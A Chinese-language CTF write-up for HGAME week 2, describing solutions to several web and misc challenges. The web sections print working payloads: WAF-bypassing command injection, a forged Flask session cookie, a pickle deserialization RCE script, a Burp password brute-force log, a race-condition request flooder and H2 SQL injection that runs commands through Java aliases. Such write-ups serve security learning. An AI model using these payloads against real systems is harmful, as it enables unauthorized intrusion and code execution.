

hgameweek2

web

What the cow say?

打开网站，是一个让我们输入内容并且会由牛牛输出的框框，首先试了一些常见的注入命令，发现分别出现了WAF和ERROR,对一些常见关键词如&&出现了WAF过滤 初步猜测是命令行注入，查了好久的绕过，原来是利用\$()内联执行



但是WAF了cat,flag

Cowsay What?

cowsay:

Submit



绕过一下，发现显示该文件是个目录，没办法读取！


```
payload=$( c$@at /f$@lag_is_here)
```

再ls + cat flag 就好啦

Cowsay What?

cowsay:

Submit



打开网页是一串python代码 要求我们把cookie中的username改为admin才能回显数据，刚开始试了改包，但是没成功，上网查询资料之后发现要伪造session,密钥是开靶机的时间，然后在网上找了脚本加密一下运行，在code里面数据不对，在虚拟机里的数据才是正确的，成功改了cookie。（感觉coded的版本太高了）

```
ter o [17:44:50]
$ python3 flask_session_cookie_manager3.py encode -s '174122' -t '{"username":"admin"}'
eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcH_rg.dyT2nfayPbmRa0mzKgl8wPYwMqo

$ shallot @ shallot-virtual-machine in ~/flask-session-cookie-manager on git:mas
ter o [17:45:18]
```



随后发送post请求，发现 有一个pickle.loads函数。查阅发现能进行pickle的rce 然后构造一个简单的脚本，同样在虚拟机里运行。

```
import pickle
import base64
import requests
import sys

class PickleRCE(object):
    def __reduce__(self):
        import subprocess
        return (subprocess.getoutput,(command,))

# url = sys.argv[1] if len(sys.argv) > 1 else default_url
command = 'cat /flag' # Reverse Shell Payload Change IP/PORT

pickled = 'pickled' # This is the POST parameter of our vulnerable Flask app
payload = base64.b64encode(pickle.dumps(PickleRCE())) # Crafting Pa
print(payload)

~
~
~
~
~
~
~
```

然后cat /flag 就好啦

Select More Courses

打开网站，是一个登录页面，通过页面提示是弱密码，所以用了burp弱密码爆破，找到密码

3. intruder attack of http://106.15.72.34:31195

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
489	12345678a	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
490	love1314	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
491	315315	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
492	123qweasdzxc	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
493	789654123	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
494	wangyang	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
495	xinxin	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
496	19871024	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
497	5841314521	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
498	198911	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
499	852963	401	<input type="checkbox"/>	<input type="checkbox"/>	161	
500	19861210	401	<input type="checkbox"/>	<input type="checkbox"/>	161	

RequestResponse

PrettyRawHex

1 POST /api/auth/login HTTP/1.1

2 Host: 106.15.72.34:31195

3 Content-Length: 45

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

5 Content-Type: application/json

6 Accept: */*

7 Origin: http://106.15.72.34:31195

8 Referer: http://106.15.72.34:31195/login

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: zh-CN,zh;q=0.9

11 Connection: keep-alive

12

13 {

14 "username": "ma5hr00m",

15 "password": "12301230"

16 }

然后登录进去，要求我们首先要扩学分，但是绩点不够 得知是条件竞争之后分析题目，搞了个爬虫不停发请求，刷新之后就可以选课啦

```
import threading
import requests
import json
import time
host = "http://106.14.57.14:31029"
user = {
    "username": "ma5hr00m",
    "password": "qwerty123"
}
user_1={
    "username": "ma5hr00m"
}
s = requests.session()
s.post(url="http://106.14.57.14:31029/api/auth/login", data=json.dumps(user))
def post():
    url = "http://106.14.57.14:31029/api/expand"
    try:
        s.post("http://106.14.57.14:31029/api/expand",data=json.dumps(user_1))
    except:
        print("Failed.")
```

```
        return
    while True:
        t = threading.Thread(target=post)
        t.start()
```

search4member

打开网页，是一个搜索成员网站，出题人给了源码，进行简单的代码审计

```
String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

内部的sql语句是这样的构成，以及使用的是h2 database，查阅各种资料之后我们发现h2有漏洞可以执行rce，h2允许用户定义函数别名，因此可以执行Java代码,在本地起了环境之后打入第一个payload。

```
2%'CREATE ALIAS EXEC AS CONCAT('void e(String cmd) throws java.io.IOException',
HEXTORAW('007b'),'java.lang.Runtime rt= java.lang.Runtime.getRuntime();
rt.exec(cmd);',HEXTORAW('007d'));
CALL EXEC('ls');--
```

报错，发现只有远程可以实现ls,本地需用dir。以及这是一个sql数据库，我们声明的函数需要以固定格式返回结果才能在远程出现回显。想到插入一条sql语句，随后进行查询。

```
21%';CREATE ALIAS Exa AS CONCAT('String e(String cmd) throws
java.io.IOException',HEXTORAW('007b'),'java.lang.Runtime rt=
java.lang.Runtime.getRuntime();String a;java.io.InputStreamReader b = new
java.io.InputStreamReader(rt.exec(cmd).getInputStream());a = new
java.io.BufferedReader(b).readLine();return a;',HEXTORAW('007d'));INSERT INTO
member(id, intro, blog)VALUES('123', Exa('cat /flag'),'#'); --"%';"
```

注入后查询hgame获得结果。


misc

ek1ng_want_girlfriend


下载Wireshark导入文件，导出图片，获得flag。

ezWord


解压压缩包，是一个word文档，看大小直觉binwalk一下，果然有东西 有两张相同的图片，根据题目的提示，查找盲水印的相关资料，最后得到密钥



打开压缩包是个wav文件，放在软件里解析一下，得到了key



7 / 8



得到flag。